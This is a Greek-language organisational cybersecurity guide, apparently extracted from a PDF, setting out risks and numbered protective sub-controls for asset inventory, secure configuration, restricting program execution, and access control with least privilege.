1. ΚΑΤΑΓΡΑΦΗ ΥΛΙΚΟΥ ΚΑΙ ΛΟΓΙΣΜΙΚΟΥ

Καταγράψτε το σύνολο των αγαθών Πληροφορικής (συσκευών και λογισμικού) που φιλοξενούνται στη φυσική υποδομή του Οργανισμού, καθώς και σε cloud περιβάλλοντα, με σκοπό τη διαμόρφωση πλήρους αντίληψης για το εύρος των αγαθών και τα αναγκαία μέτρα προστασίας και συντήρησής τους.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Όσο μεγαλύτερος σε μέγεθος είναι ένας Οργανισμός, τόσο απαιτητικότερη καθίσταται η συνολική διαχείριση του εξοπλισμού του (υλικού και λογισμικού), που μπορεί να βρίσκεται σε περισσότερα του ενός κτήρια καθώς και στο cloud, σε ένα σύγχρονο περιβάλλον που μεταβάλλεται διαρκώς και πλέον περιλαμβάνει και κινητό εξοπλισμό (laptops, tablets, smartphones) και την πραγματικότητα της απομακρυσμένης εργασίας. Χωρίς ένα σύστημα που να καταγράφει σε τακτική βάση τον υλικό και λογισμικό τους εξοπλισμό, οι Οργανισμοί αντιμετωπίζουν διάφορα είδη απειλών:

- Δεν μπορούν να ιχνηλατήσουν τους νομίμως εγκατεστημένους πόρους τους ούτε και να εντοπίσουν τυχόν μη εξουσιοδοτημένα αγαθά που έχουν εισαχθεί στο δίκτυό τους.

- Οι επιτιθέμενοι σαρώνουν συνεχώς και με αυτοματοποιημένο τρόπο τον χώρο των IP διευθύνσεων Οργανισμών σε όλο το εύρος του Διαδικτύου, με την ελπίδα να εντοπίσουν μη προστατευμένα συστήματα που συνδέονται με το δίκτυο του Οργανισμού ή ευάλωτες εκδόσεις δικτυακών εφαρμογών που μπορούν να τις εκμεταλλευτούν εξ αποστάσεως.

- Στο εσωτερικό δίκτυο, μπορεί να υπάρχουν μη καταγεγραμμένοι υπηρεσιακοί υπολογιστές με μη ασφαλείς ρυθμίσεις ή και ευάλωτες εκδόσεις client εφαρμογών, όπως π.χ. browsers, email ή εφαρμογές γραφείου, που διατρέχουν υψηλό κίνδυνο μόλυνσης με malware μέσω email ή από το διαδίκτυο.

- Δεν γίνονται αντιληπτές συνδέσεις και αποσυνδέσεις κινητών συσκευών, όπως laptops, tablets, smartphones αλλά και ασύρματων σημείων πρόσβασης (wireless access points).

- Σε περίπτωση περιστατικού κυβερνοεπίθεσης καθίσταται δύσκολη η ιχνηλάτηση της αρχικής προέλευσης της δικτυακής κίνησης καθώς και ο εντοπισμός όλων των ευάλωτων ή παραβιασμένων συσκευών.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

►	**1.1**	*Αναπτύξτε και καταγράψτε:* • *πολιτική καταγραφής υλικού και λογισμικού, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	**1.2**	*Τηρείτε σε ηλεκτρονικό αρχείο ακριβή και επικαιροποιημένο κατάλογο με τα αγαθά πληροφορικής (υλικό και λογισμικό) που τηρούνται στις φυσικές υποδομές του Οργανισμού, καθώς και τις εφαρμογές που φιλοξενούνται σε cloud περιβάλλοντα. Ο κατάλογος θα περιέχει λεπτομερή στοιχεία, όπως όνομα, ιδιοκτήτης, IP διεύθυνση (άμα είναι static), MAC διεύθυνση, έκδοση, περιγραφή λειτουργίας, τοποθεσία κ.λπ.*
►	**1.3**	*Ορίστε έναν ιδιοκτήτη (owner) σε κάθε αγαθό που τηρείται στον κατάλογο, με σκοπό να υπάρχει ευθύνη και λογοδοσία καθ' όλη τη διάρκεια του κύκλου ζωής του αγαθού.*
►	**1.4**	*Ταξινομήστε τα αγαθά του καταλόγου σε διακριτές ομάδες (groups) ανάλογα με την κρισιμότητα και ευαισθησία τους για τις λειτουργίες του Οργανισμού.*
►	**1.5**	*Αναπτύξτε και καταγράψτε πολιτική και διαδικασίες για τη χρήση των φορητών μέσων αποθήκευσης (USB, εξωτερικοί σκληροί δίσκοι, CD, DVD), που θα ανταποκρίνεται στις απαιτήσεις ασφάλειας των συστημάτων και δεδομένων του Οργανισμού και θα καλύπτει:* • *τις επιτρεπόμενες χρήσεις και τύπους των φορητών μέσων,* • *τις απαιτήσεις προστασίας των φορητών μέσων και του περιεχομένου τους,* • *τις απαιτήσεις για την αναφορά απώλειας ή κλεμμένου φορητού μέσου,* • *τις απαιτήσεις απομάκρυνσης ή καταστροφής φορητών μέσων.*
►	**1.6**	*Διασφαλίστε ότι οι ιδιόκτητες κινητές συσκευές (laptops, tablets, smartphones) που οι εργαζόμενοι φέρουν στο χώρο εργασίας (“bring your own device”) δεν έχουν δυνατότητα πρόσβασης σε κρίσιμα ή ευαίσθητα συστήματα του Οργανισμού.*

►	**1.7**	*Διασφαλίστε ότι οι ιδιόκτητες κινητές συσκευές (laptops, tablets, smartphones) που οι εργαζόμενοι φέρουν στο χώρο εργασίας ("bring your own device") αποκτούν πρόσβαση στο Internet μέσω δικτύου που είναι διαχωρισμένο από το υπόλοιπο δίκτυο του Οργανισμού.*
►	**1.8**	*Διασφαλίστε ότι οι ιδιόκτητες κινητές συσκευές (laptops, tablets, smartphones) που οι εργαζόμενοι φέρουν στο χώρο εργασίας ("bring your own device") ελέγχονται και διαμορφώνονται με τα κατάλληλα μέτρα προστασίας από τις τεχνικές υπηρεσίες του Οργανισμού.*
►	**1.9**	*Ανά τακτά διαστήματα, προβείτε σε σάρωση (scanning) του δικτύου του Οργανισμού για να εντοπίσετε συσκευές που έχουν συνδεθεί και επικαιροποιήστε ανάλογα τον κατάλογο.*[5]
►	**1.10**	*Χρησιμοποιείστε αυτοματοποιημένο εργαλείο που σαρώνει συνεχώς τα αρχεία καταγραφής (log files) των δικτυακών συσκευών για να εντοπίσετε συσκευές που έχουν συνδεθεί, μαζί με τα χαρακτηριστικά τους, και επικαιροποιήστε ανάλογα τον κατάλογο.*

[5] *Το Nmap ("Network Mapper" https://nmap.org/) είναι ένα παράδειγμα ιδιαίτερα γνωστού, δωρεάν και ανοικτού κώδικα εργαλείου που μπορεί να χρησιμοποιηθεί γι' αυτόν το σκοπό. Για περισσότερες εφαρμογές αυτού του τύπου (network scanning tools), βλ. https://www.softwaretestinghelp.com/network-scanning-tools/.*

2. ΑΣΦΑΛΗΣ ΔΙΑΜΟΡΦΩΣΗ ΕΞΟΠΛΙΣΜΟΥ ΚΑΙ ΕΦΑΡΜΟΓΩΝ

Διενεργήστε σε τακτική βάση ασφαλή διαμόρφωση (secure configuration) σε σταθμούς εργασίας (desktops, laptops), διακομιστές (servers), δικτυακές συσκευές (routers, switches, ασύρματα access points, firewalls) και εφαρμογές.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Στη μεγάλη πλειοψηφία των περιπτώσεων, τα λειτουργικά συστήματα και οι εφαρμογές παρέχονται από τους κατασκευαστές τους με προεπιλεγμένα γνωρίσματα και ρυθμίσεις που απέχουν αρκετά από το να χαρακτηριστούν ασφαλή. Ενδεικτικά, παρατηρούνται προεπιλεγμένα ζεύγη username / password (π.χ. 'admin' / 'admin'), περιττά προνόμια σε λογαριασμούς χρηστών, πρωτόκολλα παλαιότερων εκδόσεων (και άρα ευάλωτα), προεγκατεστημένο λογισμικό που δεν εξυπηρετεί ανάγκες του Οργανισμού κ.α.. Επιπλέον, σε αρκετές περιπτώσεις παρατηρείται αποτυχία στον προγραμματισμό και έγκαιρη λήψη ενημερώσεων και επιδιορθώσεων λογισμικού (patch management), με αποτέλεσμα ο Οργανισμός να χρησιμοποιεί εφαρμογές που περιέχουν γνωστές ευπάθειες για μεγάλο χρονικό διάστημα. Όλα τα παραπάνω οδηγούν σε μία σειρά από κινδύνους:

- *Εκμετάλλευση ευπαθειών στο λογισμικό*: ο επιτιθέμενος, εκτελώντας κατάλληλο κώδικα (exploit), μπορεί να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε συστήματα και πληροφορίες του Φορέα.

- *Εκμετάλλευση μη ασφαλούς διαμόρφωσης συστήματος*: ο επιτιθέμενος μπορεί να αποκτήσει τον έλεγχο λογαριασμού που έχει περιττά προνόμια και άρα πρόσβαση σε δεδομένα και λειτουργικότητα που δεν απαιτούνται για το ρόλο του.

- *Μη εξουσιοδοτημένες αλλαγές*: κάποιες ρυθμίσεις που προστατεύουν συστήματα και εφαρμογές μπορεί να μεταβληθούν σκόπιμα από μη εξουσιοδοτημένα άτομα, με συνέπεια την έκθεση συστημάτων και πληροφοριών σε κίνδυνο.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

► **2.1** *Αναπτύξτε και καταγράψτε:*


- *πολιτική ασφαλούς διαμόρφωσης εξοπλισμού πληροφορικής και εφαρμογών, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

► **2.2** *Αποσύρετε εξοπλισμό, λειτουργικά συστήματα και εφαρμογές για τα οποία έχει σταματήσει η υποστήριξη από τον κατασκευαστή ή πάροχο.*

►	**2.3**	*Διασφαλίστε ότι τα προεπιλεγμένα συνθηματικά (default passwords) σε κάθε νέο προϊόν τροποποιούνται κατά την πρώτη εγκατάσταση του προϊόντος.*
►	**2.4**	*Εφαρμόστε βασικές ρυθμίσεις ασφάλειας με βάση διεθνώς αποδεκτά πρότυπα και οδηγίες για τα λειτουργικά συστήματα των σταθμών εργασίας, των servers και των δικτυακών συσκευών, προσαρμοσμένες στην πολιτική ασφάλειας του Οργανισμού. Οι εν λόγω ρυθμίσεις θα πρέπει να αποθηκεύονται σε αρχείο.*
►	**2.5**	*Χρησιμοποιείτε μόνο υποστηριζόμενες εκδόσεις των λειτουργικών συστημάτων στους σταθμούς εργασίας, στους servers και στις δικτυακές συσκευές. Ρυθμίστε για όλα τα παραπάνω να λαμβάνουν ενημερώσεις με αυτοματοποιημένο τρόπο.*
►	**2.6**	*Χρησιμοποιείτε μόνο τις τελευταίες και ενημερωμένες εκδόσεις για σημαντικές επιχειρησιακές εφαρμογές, όπως είναι λογισμικό γραφείου, αναγνώστες pdf, web browsers και browser plugins, καθώς και email clients.*
►	**2.7**	*Χρησιμοποιείτε μόνο τις τελευταίες και ενημερωμένες εκδόσεις για κάθε server εφαρμογή του Οργανισμού που είναι προσβάσιμη από το Internet.*
►	**2.8**	*Εφαρμόστε εργαλεία που με αυτοματοποιημένο τρόπο εγκαθιστούν ενημερώσεις και επιδιορθώσεις (patches) στα λειτουργικά συστήματα και στις εφαρμογές του Οργανισμού.*
►	**2.9**	*Υλοποιείστε firewall ως εφαρμογή σε κάθε σταθμό εργασίας και server (host-based), το οποίο να εμποδίζει κάθε δικτυακή σύνδεση από και προς τη συσκευή με εξαίρεση τις θύρες και υπηρεσίες που απαιτούνται με βάση τις επιχειρησιακές ανάγκες.*
►	**2.10**	*Στις δικτυακές συσκευές προβείτε στις παρακάτω ρυθμίσεις:* • *Απενεργοποιήστε κάθε περιττή υπηρεσία (service),* • *Ενεργοποιήστε τη λειτουργία "port security" στα switches,* • *Απενεργοποιήστε τα interfaces και τα πρωτόκολλα δρομολόγησης (στους routers), καθώς και τις θύρες (στα switches), που δεν χρησιμοποιούνται.* • *Εφαρμόστε αυθεντικοποίηση δύο παραγόντων (2-factor authentication) για την πρόσβαση στο διαχειριστικό περιβάλλον όλων των κρίσιμων δικτυακών συσκευών.*
►	**2.11**	*Απενεργοποιείστε τους λογαριασμούς που δεν σχετίζονται πλέον με κάποιον χρήστη ή όταν δεν υφίσταται άλλο η υπηρεσιακή ανάγκη χρήσης τους.*

▶	**2.12**	*Εφαρμόστε εργαλεία που με αυτοματοποιημένο τρόπο εγκαθιστούν και επικαιροποιούν τις ρυθμίσεις ασφάλειας σε προκαθορισμένο χρόνο (system configuration and change management tools).*
▶	**2.13**	*Ρυθμίστε, σε όσα συστήματα έχουν ταξινομηθεί ως κρίσιμα, να μην είναι εφικτή η σύνδεση φορητών μέσων αποθήκευσης (USB, εξωτερικών σκληρών δίσκων, CD, DVD), εάν δεν υπάρχει γι' αυτό αυστηρή επιχειρησιακή ανάγκη.*
▶	**2.14**	*Διαχειριστείτε με ασφάλεια τους λογαριασμούς υπηρεσιών (service accounts), κατά προτίμηση με αυτοματοποιημένο τρόπο:* • *εκχωρείστε τα ελάχιστα απαιτούμενα δικαιώματα πρόσβασης,* • *αλλάζετε τα συνθηματικά σε τακτά χρονικά διαστήματα,* • *απενεργοποιείστε τους λογαριασμούς υπηρεσιών που δεν χρειάζονται πλέον για τις επιχειρησιακές λειτουργίες του Φορέα.*
▶	**2.15**	*Να τηρείτε offline πλήρη αντίγραφα ασφαλείας (system images) των λειτουργικών συστημάτων του Οργανισμού με τις βασικές ρυθμίσεις ασφάλειας, σε κρυπτογραφημένη μορφή, με περιορισμούς στην πρόσβαση και με έλεγχο ακεραιότητας των αρχείων (file integrity monitoring).*

Για περισσότερη μελέτη, το Center for Internet Security έχει εκδώσει πάνω από 100 εξειδικευμένους οδηγούς με ασφαλείς ρυθμίσεις για λειτουργικά συστήματα, εφαρμογές και εξοπλισμό πληροφορικής.[6]



Σχήμα 3
Προεπιλεγμένα ζεύγη username και password του συνόλου των routers αναρτημένα στο Διαδίκτυο
Πηγή: https://www.routerpasswords.com/

Στο παραπάνω σχήμα απεικονίζεται μία από τις δεκάδες πηγές στο διαδίκτυο όπου είναι δημοσίως διαθέσιμα τα προεπιλεγμένα ζεύγη username και password για τους routers όλων των κατασκευαστών και μάλιστα για όλα τα μοντέλα κάθε κατασκευαστή. Το γεγονός αυτό κάνει εύλογα αντιληπτό τον κίνδυνο που αντιμετωπίζει κάθε Οργανισμός εφόσον δεν τροποποιήσει τα προεπιλεγμένα credentials με την πρώτη εγκατάσταση κάθε router και γενικότερα κάθε αντίστοιχου προϊόντος που περιέχει αντίστοιχα προεπιλεγμένα ζεύγη.

[6] *Center for Internet Security Benchmarks: https://www.cisecurity.org/cis-benchmarks/.*

3. ΠΕΡΙΟΡΙΣΜΟΣ ΧΡΗΣΗΣ ΚΑΙ ΕΚΤΕΛΕΣΗΣ ΠΡΟΓΡΑΜΜΑΤΩΝ ΚΑΙ ΥΠΗΡΕΣΙΩΝ

Εφαρμόστε την αρχή της ελάχιστης λειτουργικότητας (least functionality) ρυθμίζοντας το σύνολο των συστημάτων έτσι ώστε να παρέχουν μόνο τις λειτουργίες και υπηρεσίες που υποστηρίζουν την επιχειρησιακή αποστολή του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Όσο περισσότερες είναι οι εφαρμογές που εκτελούνται σε ένα σύστημα, τόσο αυξάνεται και η λεγόμενη *«επιφάνεια επίθεσης» (“attack surface”)* του συστήματος, δηλαδή το σύνολο:

- των διαφορετικών σημείων εισόδου που είναι εκτεθειμένα σε έναν επιτιθέμενο για να αποκτήσει πρόσβαση στο σύστημα και
- των δεδομένων που χρησιμοποιεί μία εφαρμογή (κωδικοί, προσωπικά δεδομένα, εταιρικά δεδομένα κ.α.) που μπορούν να εξαχθούν από το σύστημα.

Η αύξηση της επιφάνειας επίθεσης ενέχει κάποιους σοβαρούς κινδύνους:

- Οι επιτιθέμενοι σκανάρουν συνεχώς τα δίκτυα Οργανισμών για ανοικτές θύρες και για δικτυακές υπηρεσίες που εκτελούνται πάνω στις εν λόγω θύρες (π.χ. web servers, mail servers, SMB servers κ.α.), με σκοπό την αναζήτηση ευάλωτων εκδόσεων υπηρεσιών. Κατόπιν, μέσω της εκτέλεσης κατάλληλου κώδικα (exploit) εκμεταλλεύονται τις ευπάθειες και δύνανται να αποκτήσουν πρόσβαση στο σύστημα. Σε αρκετές περιπτώσεις η παραβίαση λαμβάνει χώρα εξ αιτίας ευάλωτων εφαρμογών που είχαν εγκατασταθεί χωρίς να απαιτείται επιχειρησιακή ανάγκη γι’ αυτό.
- Τα τελευταία χρόνια, λόγω της βελτίωσης των μέτρων ανίχνευσης και αποκλεισμού του κακόβουλου λογισμικού, οι επιτιθέμενοι χρησιμοποιούν μία νέα και πιο εξελιγμένη τεχνική, τις λεγόμενες fileless attacks. Ο όρος προέρχεται από το γεγονός ότι ο κακόβουλος κώδικας εκτελείται απευθείας στη μνήμη και δεν συνοδεύεται από αποθήκευση εκτελέσιμου αρχείου στο σκληρό δίσκο, με αποτέλεσμα το antivirus στις περισσότερες περιπτώσεις να μην ανιχνεύει την επίθεση. Στη μεγάλη τους πλειοψηφία, οι επιθέσεις αυτές ξεκινούν με ένα phishing email που επιδιώκει να πείσει το χρήστη να ανοίξει το συνημμένο αρχείο ή το link που περιέχεται σε αυτό. Μόλις τούτο συμβεί, εκτελείται στη μνήμη script κώδικας από προεγκατεστημένα και white-listed εργαλεία των Windows, όπως είναι το PowerShell, το Windows Management Instrumentation (WMI) κ.α., υλοποιώντας τους σκοπούς του επιτιθέμενου χωρίς να γίνεται αντιληπτός.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)		
►	**3.1**	*Αναπτύξτε και καταγράψτε:* • *πολιτική εγκατάστασης, χρήσης και εκτέλεσης λογισμικού, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	**3.2**	*Διασφαλίστε ότι στους servers και στους σταθμούς εργασίας λειτουργούν μόνο οι θύρες (ports), τα πρωτόκολλα και οι δικτυακές υπηρεσίες που είναι απαραίτητες για τη διεκπεραίωση των επιχειρησιακών λειτουργιών του Οργανισμού.*
►	**3.3**	*Διενεργήστε σε τακτική βάση αυτοματοποιημένο port scanning στο σύνολο του δικτύου του Οργανισμού με σκοπό την ανίχνευση μη εξουσιοδοτημένων ανοικτών δικτυακών θυρών και υπηρεσιών σε συστήματα.*[7]
►	**3.4**	*Διασφαλίστε ότι οι χρήστες με standard δικαιώματα (non-privileged) δεν μπορούν να απενεργοποιήσουν ή να τροποποιήσουν τις ρυθμίσεις ασφάλειας στο λειτουργικό τους σύστημα.*
►	**3.5**	*Διασφαλίστε ότι αν υπάρξει επιχειρησιακή ανάγκη σε χρήστες με standard δικαιώματα (non-privileged) να εγκαταστήσουν λογισμικό, αυτό μπορεί να συμβεί μόνο με εγκεκριμένες εφαρμογές που αποθηκεύονται σε αποθετήρια λογισμικού που ελέγχονται από τον Οργανισμό.*
►	**3.6**	*Δημιουργήστε κατάλογο με μη εξουσιοδοτημένες εφαρμογές και κατηγορίες εκτελέσιμων αρχείων και διασφαλίστε ότι θα απαγορεύεται η εκτέλεσή τους στους servers και στους σταθμούς εργασίας του Οργανισμού (application blacklisting).*[8]
►	**3.7**	*Ρυθμίστε με προσοχή τη χρήση του πρωτοκόλλου SMB (Server Message Block):* • *Μπλοκάρετε, στο firewall της εξωτερικής περιμέτρου του δικτύου, την εισερχόμενη από και εξερχόμενη προς το Internet επικοινωνία στις παρακάτω θύρες: TCP 445 (SMB), UDP 137 (NetBIOS Name Resolution), UDP 138 (NetBIOS Datagram Service) και TCP 139 (NetBIOS Session Service).* • *Μπλοκάρετε τις εισερχόμενες SMB συνδέσεις στην TCP θύρα 445 σε όσους σταθμούς εργασίας και servers δεν φιλοξενούν κοινόχρηστο περιεχόμενο (shares).* • *Απενεργοποιήστε τις εκδόσεις SMBv1 και v2 στο εσωτερικό δίκτυο και αναβαθμίστε στην έκδοση v3 ή στην πλέον πρόσφατη.*

[7] Και εδώ μπορεί να χρησιμοποιηθεί το Nmap, βλ. υποσημείωση 4.

[8] Ο έλεγχος της εκτέλεσης εφαρμογών έχει σχεδιαστεί για να εμποδίζει την εκτέλεση κακόβουλου κώδικα και μπορεί να υλοποιηθεί, τόσο για την blacklist όσο και για την whitelist προσέγγιση, με επιβολή διαφόρων κανόνων, όπως είναι τα metadata (όνομα εκτελέσιμου αρχείου, έκδοση, κατασκευαστής κ.α.), το hash του αρχείου, το ψηφιακό πιστοποιητικό του κατασκευαστή, καθώς και η τοποθεσία (folder path) που είναι αποθηκευμένο το αρχείο.
Για περισσότερες πληροφορίες, βλ. https://www.cyber.gov.au/acsc/view-all-content/publications/implementing-application-control.

►	**3.8**	*Διασφαλίστε ότι η πολιτική εκτέλεσης λογισμικού στο λειτουργικό σύστημα επιβάλλει την εκτέλεση μόνο ψηφιακά υπογεγραμμένων scripts, εκτελέσιμων αρχείων, οδηγών συσκευών και υλικολογισμικού (firmware). Τηρείστε κατάλογο έμπιστων πιστοποιητικών, ώστε να ανιχνευθεί και εμποδιστεί η εκτέλεση κακόβουλου κώδικα.*
►	**3.9**	*Διασφαλίστε ότι σε περιβάλλον Microsoft Windows και σε λογαριασμούς χρηστών με standard δικαιώματα (non-privileged) οι παρακάτω μηχανές εκτέλεσης script κώδικα είναι απενεργοποιημένες: PowerShell (powershell.exe), Command Prompt (cmd.exe), Windows Script Host (cscript.exe και wscript.exe), Windows Management Instrumentation (wmic.exe) και Microsoft HTML Application Host (mshta.exe).*
►	**3.10**	*Δημιουργήστε κατάλογο με εξουσιοδοτημένες εφαρμογές και συστατικά τους (βιβλιοθήκες, αρχεία διαμόρφωσης κ.α.) και διασφαλίστε ότι μόνο αυτές θα επιτρέπεται να εκτελούνται στους servers και στους σταθμούς εργασίας του Οργανισμού (application whitelisting).*

4. ΕΛΕΓΧΟΣ ΠΡΟΣΒΑΣΗΣ

Περιορίστε την πρόσβαση στα πληροφοριακά συστήματα του Οργανισμού σε εξουσιοδοτημένους χρήστες και διεργασίες με βάση τις αρχές των ελάχιστων προνομίων (least privilege) και της ανάγκης γνώσης (need-to-know).

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Οι λανθασμένοι χειρισμοί στη χορήγηση προνομίων και δικαιωμάτων πρόσβασης σε χρήστες και σε διεργασίες που εκτελούνται για λογαριασμό τους προσφέρουν στους επιτιθέμενους τις περισσότερες δυνατότητες για εξάπλωση στο δίκτυο ενός Οργανισμού. Ενδεικτικά:

- Εάν ένας χρήστης έχει τοπικά δικαιώματα διαχειριστή στον υπολογιστή του και ο τελευταίος μολυνθεί με κακόβουλο λογισμικό, π.χ. επειδή ο χρήστης άνοιξε ένα συνημμένο σε email αρχείο, τότε το κακόβουλο αρχείο θα εκτελεστεί με αυτά τα δικαιώματα. Στην περίπτωση αυτή ο επιτιθέμενος μπορεί να αποκτήσει τον πλήρη έλεγχο του υπολογιστή και να τον χρησιμοποιήσει για να εξαπλωθεί σε άλλα συστήματα εντός του δικτύου.

- Όταν κάποιος χρήστης έχει δικαιώματα πρόσβασης που δεν είναι αναγκαία με βάση το ρόλο του, π.χ. ενώ εργάζεται στην οικονομική υπηρεσία έχει ταυτόχρονα πρόσβαση και σε συστήματα άλλων τομέων, τότε εάν ο λογαριασμός του παραβιαστεί τίθενται σε κίνδυνο πληθώρα συστημάτων μέσα στον Οργανισμό.


Σε κάθε περίπτωση, ο περιορισμός στη χορήγηση αυξημένων προνομίων και η ανάθεση δικαιωμάτων πρόσβασης με βάση ρόλους αποτελούν μέτρα κομβικής σημασίας για τον περιορισμό της απειλής σε περίπτωση κυβερνοεπίθεσης.

		ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)
►	**4.1**	*Αναπτύξτε και καταγράψτε:* • *πολιτική ελέγχου πρόσβασης, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	**4.2**	*Διασφαλίστε ότι το προσωπικό του Οργανισμού και οι εξωτερικοί συνεργάτες που αποκτούν λογαριασμό χρήστη θα πρέπει να αναγνωρίζονται (identified) με μοναδικό τρόπο, με σκοπό τη διασφάλιση λογοδοσίας (accountability).*
►	**4.3**	*Δημιουργήστε κατάλογο (inventory) με όλους τους λογαριασμούς χρηστών, ο οποίος θα περιέχει κατ' ελάχιστον το ονοματεπώνυμο, την ημερομηνία έναρξης / λήξης, τα προνόμια και την Υπηρεσία εργασίας του υπαλλήλου.*

►	**4.4**	*Διασφαλίστε ότι στους χρήστες που εκτελούν αποκλειστικά μη διαχειριστικές εργασίες καθημερινής ρουτίνας (π.χ. χρήση προγραμμάτων word, excel, adobe reader, ανάγνωση και αποστολή e-mail, περιήγηση στο Internet κ.λπ.) χορηγείται αποκλειστικά standard λογαριασμός απλού χρήστη (non-privileged account).*
►	**4.5**	*Διασφαλίστε ότι στους χρήστες που λόγω καθηκόντων έχουν λογαριασμό αυξημένων προνομίων (privileged account) θα χορηγείται δεύτερος standard λογαριασμός απλού χρήστη (non-privileged account) για την εκτέλεση μη διαχειριστικών εργασιών καθημερινής ρουτίνας (π.χ. χρήση προγραμμάτων word, excel, adobe reader, ανάγνωση και αποστολή e-mail, περιήγηση στο Internet κ.λπ.).*
►	**4.6**	*Εκχωρήστε δικαιώματα πρόσβασης με βάση διακριτούς ρόλους, έτσι ώστε οι χρήστες να έχουν πρόσβαση αποκλειστικά και μόνο στο είδος της πληροφορίας που είναι απαραίτητη για την εκτέλεση των εργασιακών καθηκόντων τους. Σε κάθε ρόλο θα πρέπει να εκχωρούνται τα ελάχιστα απαιτούμενα προνόμια.*
►	**4.7**	*Υλοποιείστε κεντρική διαχείριση λογαριασμών μέσω υπηρεσίας καταλόγου (directory service).*[9]
►	**4.8**	*Εφαρμόστε την τεχνική της «διπλής εξουσιοδότησης» (“dual authorization”), έτσι ώστε να απαιτείται η έγκριση δύο εξουσιοδοτημένων χρηστών για την εκτέλεση ιδιαίτερα κρίσιμων και ευαίσθητων εντολών ή λειτουργιών.*[10]

[9] *Εδώ κυριαρχεί το γνωστό Microsoft Active Directory, όμως υπάρχουν και άλλες εναλλακτικές όπως το Apache Directory Studio, το OpenLDAP κ.λπ. Για περισσότερες πληροφορίες, βλ. https://www.winosbite.com/best-microsoft-active-directory-alternatives/.*

[10] *Το μέτρο αυτό μειώνει τον κίνδυνο που σχετίζεται με τις εκ των έσω απειλές (insider threats).*



Σχήμα 4
